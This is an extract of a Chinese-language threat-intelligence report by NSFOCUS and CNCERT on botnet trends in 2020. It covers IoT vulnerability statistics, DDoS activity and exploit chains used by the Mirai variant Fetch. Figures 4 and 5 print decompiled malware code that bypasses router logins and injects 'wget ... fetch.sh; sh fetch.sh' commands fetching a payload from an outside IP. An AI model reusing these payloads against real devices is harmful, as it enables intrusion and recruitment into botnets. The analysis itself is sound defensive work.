巨人背后的专家

2020
BOTNET趋势报告


NSFOCUS

CNCERT/CC
国家互联网应急中心

绿盟科技威胁情报中心

网络安全应急技术国家工程实验室

绿盟科技伏影实验室




关于绿盟科技

绿盟科技集团股份有限公司（以下简称绿盟科技），成立于2000年4月，总部位于北京。公司于2014年1月29日起在深圳证券交易所创业板上市，证券代码：300369。绿盟科技在国内设有40多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供全线网络安全产品、全方位安全解决方案和体系化安全运营服务。公司在美国硅谷、日本东京、英国伦敦、新加坡设立海外子公司，深入开展全球业务，打造全球网络安全行业的中国品牌。

关于CNCERT网络安全应急技术国家工程实验室

CNCERT网络安全应急技术国家工程实验室是于2013年由发改委批复成立的、由国家互联网应急中心（CNCERT）运营的国家级实验室。实验室致力于物联网及工控网安全领域的基础理论研究、关键技术研发与实验验证，开展物联网及工控网相关的安全监测、态势感知、信息通报与应急处置工作，向政府主管部门和行业用户提供威胁情报共享、态势信息通报等服务，为国家关键基础设施的建设和运行提供网络安全保障。



版权声明

目录 CONTENTS

执行摘要

在过去的一年中，世界遭受了新冠疫情的袭击，生产生活受到了极大的影响。但在网络世界中，僵尸网络作为多年来的主要威胁形式之一，并未受到疫情的影响，反而更加活跃。今年，绿盟科技和国家互联网应急中心（CNCERT）联合发布僵尸网络威胁年报，旨在全方位展示 2020 年度僵尸网络威胁发展情况，深度挖掘僵尸网络威胁事件。

一月初，伏影实验室首次在 IoT 家用设备中发现以流量劫持为主要攻击手段的僵尸网络木马家族——Pink，其主要利用广告植入技术，进行非法牟利。

从二月开始，国际黑产团伙利用 COVID-19 相关信息为诱饵，制作钓鱼邮件，肆意传播僵尸网络木马，发动此类攻击的代表性邮件僵尸网络有 Emotet、NetWire 等。与此同时，沉寂许久的 Trickbot、Necurs 家族卷土重来，投递大量与疫情、工作岗位招聘、欺诈链接等内容有关的恶意邮件。

本年度，DDoS 僵尸网络家族活动依然以 Mirai 和 Gafgyt 为代表的传统 IoT 木马家族为主导。这些传统 IoT 木马以增加新型漏洞及通信控制方式为手段，发展新型变种。在这种迭代的过程中，产生了 Mozi 和 BigViktor 等新型 IoT 木马，进一步加剧了 DDoS 僵尸网络的内斗态势。

僵尸网络在横向移动方面的探索愈加深入，在漏洞利用方面逐渐具备了 “当天发现，当天利用” 的能力。以 Mirai 僵尸网络木马变种 Fetch 为例，运营该变种的黑产团伙已经具备快速武器化能力，能够第一时间获取新公布的漏洞利用代码并将其组合至木马程序中。这种高效的响应和利用能力极大提高了黑客对维护不及时的物联网设备的入侵效率。

僵尸网络在对抗性方面也展现出了发展与变化。由于网络管理者近年来大量使用蜜罐设备进行僵尸网络的探测和识别工作，使得攻击者开始针对一些开源的蜜罐进行分析并采取反制策略。在这一趋势下，一些黑客定制了 Aisuru 等 Mirai 变种木马，以检测蜜罐环境。

在控制协议方面，僵尸网络家族加速向 P2P 控制结构转变。今年，我们追踪了以 Mozi 为代表的使用 P2P 协议的家族。Mozi 家族通过使用“认证证书”的形式对加入的节点进行身份校验，同时对通信流程和通信内容加密，提高了僵尸网络的隐匿度和顽固程度。


伏影实验室在追踪和检测僵尸网络的活动中，发现了一些 APT 组织的活动痕迹，通过对 APT 组织的追踪和研判，发现 APT 组织在 2020 年更新了一系列工具及技术。在这些新技术和工具中最为突出的

是侧载攻击、利用邮件作为 C2 信道的攻击手法，以及一个新的 MATA 恶意软件框架，可以针对所有设备平台生成攻击工具。

通过对 2020 年僵尸网络发展趋势的梳理，我们认为，僵尸网络运营者已经能够将威胁情报、开源社区情报快速转化为攻击手段，逐步扩大攻击、防御的时间差与信息差，通过快速部署和迭代，持续提升对互联网设备和用户的威胁能力。

1

年度图谱——国内外僵尸网络威胁全景



本年度，Windows、Linux 和 IoT 三大平台依然是僵尸网络木马的重要活动空间。各家族及变种在基本代码框架早已确定的基础上，其更新频繁集中于完善攻击链和横向传播机能上。这一点在 IoT 僵尸网络家族上表现得尤为明显，大量 Nday 漏洞的使用极大丰富了它们的横向传播手段，而越来越多复杂的漏洞利用链则侧面体现了僵尸网络控制者技术能力的升级。

漏洞利用状况分析

IoT 环境仍然是各类漏洞攻击的重灾区，且攻击用到的漏洞年代跨度相对较长。造成这种局面的原因是多方面的：

首先是 IoT 设备往往运行在物联网环境下，且长期缺乏人为干预，使得攻击者有机可乘且不易被用户察觉。

其次，IoT 厂商众多，技术水平和设备质量参差不齐。而 IoT 设备是比较复杂的设备，往往包含网络连接、数据连接、数据处理、智能应用等多种不同的技术，分别存在不同程度的安全风险，比如可能使用到不安全的网络协议、云服务或者提供不安全的软件更新，认证强度不够及缺乏足够安全可靠的 Web 组件等。

再次，IoT 设备用户很少修改初始用户名和口令，导致弱口令成为重大风险。

最后，当漏洞出现时，一些 IoT 设备的漏洞修补操作相对复杂，导致用户几乎不会主动对 IoT 设备进行升级。而另一方面，很多设备更新时并未实现完整性校验，无法确保更新内容的安全性。

根据 CNCERT 物联网威胁情报平台及绿盟威胁识别系统监测数据，本年度 IoT 僵尸家族的恶意载荷漏洞利用种类个数再次超过 100，占比情况与往年类似，仍以 CVE-2017- 17215（Huawei HG532 命令注入漏洞）、CVE-2014-8361（Realtek rtl81xx SDK 远程代码执行漏洞）和 ThinkPHP 远程命令执行漏洞为主。




图 1　IoT 平台恶意载荷携带漏洞利用占比 (数据来源：CNCERT)

根据 CNCERT 物联网威胁情报平台及绿盟威胁识别系统监测数据，本年度排名前 20 的漏洞利用信息以及受影响的厂商设备或组件如下：

表 1　IoT 平台热点漏洞与设备 / 组件对应

漏洞名称	受影响设备或组件
CVE-2017-17215	华为 HG532 产品
CVE-2014-8361	Realtek rtl81xx SDK
ThinkPHP 5.X Remote Command Execution	ThinkPHP 5.0.23/5.1.31
CVE-2018-10561	GPON 家用光纤路由器
Linksys E series Unauthenticated Remote Code Execution	Linksys 多款路由器设备
ZyXEL P660HN T v1 ViewLog asp privilege escalation	ZyXEL P660HN-T 路由器
JAWS Webserver unauthenticated shell command execution	JAWS Webserver
Eir D1000 Wireless Router WAN Side Remote Command Injection	Eir D1000 无线路由器
D-Link DSL Devices login cgi Remote Command Execution	D-link DSL 网络设备
Netlink GPON Router 1.0.11 Remote Code Execution	Netlink GPON 路由器

（续表）

漏洞名称	受影响设备或组件
CVE-2015-2051	D-Link DIR-645 有线无线路由器
CVE-2020-10173	康全电讯路由器
CVE-2018-17173	LG webOS 的内容管理系统
Symantec Web Gateway 5.0.2.8 Remote Code Execution	Symantec_Web_Gateway
AVTECH IP Camera NVR DVR Devices Multiple Vulnerabilities	AVTECH 视频设备
CCTV-DVR Remote Code Execution	CCTV-DVR 视频设备
Netgear DGN1000 1.1.00.48 Setup cgi Remote Code Execution	网件 DGN1000 路由器
CVE-2016-6277	网件多款路由器
Zyxel P660HN Remote Command Execution	Zyxel_P660HN
Vacron NVR RCE	Vacron 网络视频设备
CVE-2020-5722	Grandstream UCM6200 企业级交换机

同时，根据 CNCERT 物联网威胁情报平台及绿盟威胁识别系统监测数据，虽然受活跃度等因素影响，但是漏洞利用和受影响设备总体上与恶意载荷一致，受影响较大的设备或组件主要为 Realtek SDK、JAWS DVR、网件路由器和华为 HG532 路由器。




图 2　IoT 平台流量检测漏洞利用占比

此外，本年度也检测到大量新增漏洞的利用。根据 CNCERT 物联网威胁情报平台及绿盟威胁识别系统监测数据，在针对 IoT 设备的攻击活动中，对于新增漏洞，僵尸网络组织往往能以较快的速度将其利用起来，这对安全团队的响应速度也提出了高要求。部分新增 CVE 如下表所示：

表 2　IoT 平台部分新增漏洞

CVE 编号	受影响设备或组件
CVE-2020-10173	Comtrend VR-3033
CVE-2020-5722	Grandstream UCM6200
CVE-2020-8515	DrayTek 企业级路由器
CVE-2020-7209	LinuxKI v6.0-1
CVE-2020-9054	ZyXEL NAS 设备
CVE-2020-13782	D-Link DIR-865L Ax 1.20B01 Beta
CVE-2020-5902	BIG-IP
CVE-2020-8218	Pulse Connect Secure
CVE-2020-10987	Tenda AC 系列路由器
CVE-2020-3657	Google Android Qualcomm 闭源组件
CVE-2020-12109	TP-Link NC220
CVE-2020-9484	tomcat session
CVE-2020-17456	Seowon SLC-130、SLR-120S 路由器

随着疫情爆发，远程办公等办公场景兴起，利用钓鱼邮件传播僵尸网络木马仍然值得警惕，而大部分钓鱼邮件通常会附带恶意诱饵文档，实现攻击活动。

通过对本年度文档类恶意代码的漏洞利用统计，可以发现公式编辑器漏洞 CVE-2017-11882 仍然是出现频率最高的漏洞，该漏洞几乎影响到所有流行的 Office 版本，微软已经在 2017 年 11 月发布安全补丁。该漏洞存在于公式编辑器 Equation Editor 中，潜伏多年，属于典型的栈溢出漏洞。




图 3　文档类恶意载荷 CVE 漏洞利用占比

典型攻击链

本年度，伏影实验室根据 CNCERT 物联网威胁情报平台及绿盟威胁识别系统监测数据，在检测僵尸网络威胁与网络攻击事件时发现，Mirai 变种 Fetch 家族使用了最新的攻击链进行攻击。而在发现该攻击事件的前 3 个小时左右，国外论坛才刚刚披露相关利用。这足以说明：僵尸网络运营者的情报转化能力已经远远超出防御方的固有认知。因此本节将 Fetch 家族利用的两条攻击链作为年度攻击事件进行介绍。

CVE-2020-12109 与 CVE-2020-12110

Fetch 家族使用了两个已知漏洞 CVE-2020-12109 和 CVE-2020-12110。

该利用链的流程如下：

1. 先使用 payload：POST /login.fcgi 进行默认口令登录认证绕过。

2. 再发送 payload：POST /setbonjoursetting.fcgi 和 POST /setsysname.fcgi（CVE-2020-12109）进行命令执行。

此外，攻击者结合 CVE-2020-12110，可解密 FTP 服务器密码、PPPoE 用户名密码、SMTP 服务用户名密码以及 DDNS 用户名密码。

```
{
  case 2u:
    util_strcpy_0(
      (_BYTE *)v35 + 1048,
      "POST /login.fcgi HTTP/1.1\r\n"
      "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n"
      "Authorization: Basic YWRtaW46YWRtaW4=\r\n"
      "\r\n"
      "{Username=admin&Password=admin}");
    v47 = util_strlen(v35 + 262);
    send(*v35, v35 + 262, v47, 0x4000);
    util_zero(v35 + 262, 1024);
    util_zero(v35 + 6, 1024);
    close(*v35);
    sub_8060BA0();
    v35[2] = 3;
    break;
  case 3u:
    util_strcpy_0(
      (_BYTE *)v35 + 1048,
      "POST /setbonjoursetting.fcgi HTTP/1.1\r\n"
      "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n"
      "Authorization: Basic YWRtaW46YWRtaW4=\r\n"
      "\r\n"
      "{bonjourState=1}");
    v48 = util_strlen(v35 + 262);
    send(*v35, v35 + 262, v48, 0x4000);
    util_zero(v35 + 262, 1024);
    util_zero(v35 + 6, 1024);
    close(*v35);
    sub_8060BA0();
    v35[2] = 4;
    break;
  case 4u:
    util_strcpy_0(
      (_BYTE *)v35 + 1048,
      "POST /setsysname.fcgi HTTP/1.1\r\n"
      "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n"
      "Authorization: Basic YWRtaW46YWRtaW4=\r\n"
      "\r\n"
      "{sysname=cd /tmp; wget http://185.239.242.197/fetch.sh; chmod 777 fetch.sh; sh fetch.sh}");
    v46 = util_strlen(v35 + 262);
    send(*v35, v35 + 262, v46, 0x4000);
    util_zero(v35 + 262, 1024);
    util_zero(v35 + 6, 1024);
    goto LABEL_113;
  default:
```

图 4　漏洞利用链代码片段

在该样本被发现之前，仅有人发布 CVE-2020-12109 漏洞的 POC 信息以及漏洞原理的简要分析，并未完全指出漏洞的利用思路。此次披露的攻击链可以结合 CVE-2020-12110 硬编码加密密钥漏洞组合使用，获取敏感数据，其公布时间与 CVE-2020-12109 相同。

CVE-2019-6971 与 CVE-2017-13772

除使用新披露的攻击链之外，Fetch 家族还使用了一个已知的攻击链，该攻击链在 2017 年 10 月被公布，且附带详细的漏洞利用代码及原理分析。

该利用链影响平台有：TP-Link WR940N WiFi 路由器，硬件版本为 4。

该利用链利用流程如下：

1. 先使用 payload 进行登录认证绕过。

Get /userRpm/LoginRpm.html

（CVE-2019-6971 TP-Link TL-WR1043ND 2 - Authentication Bypass 漏洞）

2. 再发送 payload，GET /userRpm/PingIframeRpm.htm（CVE-2017-13772）进行命令执行。

```
`
  util_strcpy_0(
    (_BYTE *)v35 + 1048,
    "GET /userRpm/LoginRpm.htm?Save=Save HTTP/1.1\r\n"
    "Cookie: Authorization: Basic YWRtaW46YWRtaW4=\r\n"
    "Upgrade-Insecure-Requests: 1\r\n"
    "Referer: http://192.168.1.1/\r\n"
    "\r\n");
  v47 = util_strlen(v35 + 262);
  send(*v35, v35 + 262, v47, 0x4000);
  util_zero(v35 + 262, 1024);
  util_zero(v35 + 6, 1024);
  close(*v35);
  sub_80668F0();
  v35[2] = 3;
  goto LABEL_83;
}
if ( v45 == 3 )
{
  util_strcpy_0(
    (_BYTE *)v35 + 1048,
    "GET /userRpm/PingIframeRpm.htm{ping_addr=cd /tmp; rm -rf *; wget http://185.239.242.197/fetch.sh; chmod 777 "
    "fetch.sh; sh fetch.sh; rm fetch.sh&doType=ping&isNew=new&sendNum=4&pSize=64&overTime=800&trHops=20} HTTP/1.1"
    "\r\n"
    "\r\n"
    "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n"
    "\r\n");
  v46 = util_strlen(v35 + 262);
  send(*v35, v35 + 262, v46, 0x4000);
  util_zero(v35 + 262, 1024);
  util_zero(v35 + 6, 1024);
```

图 5　漏洞利用链代码片段

此漏洞利用链也是第一次在 Mirai 系列的恶意家族中发现，此前并未有人详细描述这类攻击链具体利用代码。这表明，在 GitHub 或 MSF 平台公布的漏洞利用链均会被攻击者直接获取，快速转化为利用代码并部署。

僵尸网络 DDoS 攻击活动分析

2020 年，伏影实验室 bothunter 监控系统发现了超过百万的 DDoS 攻击指令数和超过 16 万起攻击事件。在监测过程中发现，DDoS 活动具有周期性，存在低谷期和高峰期。该现象可能与本年度“净网”活动相关：2020 年 4 月起，公安部网络安全保卫局启动“净网 2020”专项行动，严厉打击网络犯罪活动，下图亦显示了 4 月以后 DDoS 攻击活动的下降趋势。7 月，在网络犯罪活动再次抬头的情况下，公

安部持续进行“净网行动”，再次打击了犯罪活动，DDoS 攻击事件量逐步下降，再次遏制了网络犯罪活动的抬头倾向。




图 6　年度 DDoS 攻击活动趋势

DDoS 攻击活动的攻击目标分布于世界各地，而中国和美国则是重灾区，这与我们前几年的监控数据基本一致。




图 7　DDoS 攻击目标国别分布

在攻击方法上来看，利用 UDP、TCP、慢速攻击仍然是僵尸网络进行 DDoS 攻击的主要手段。

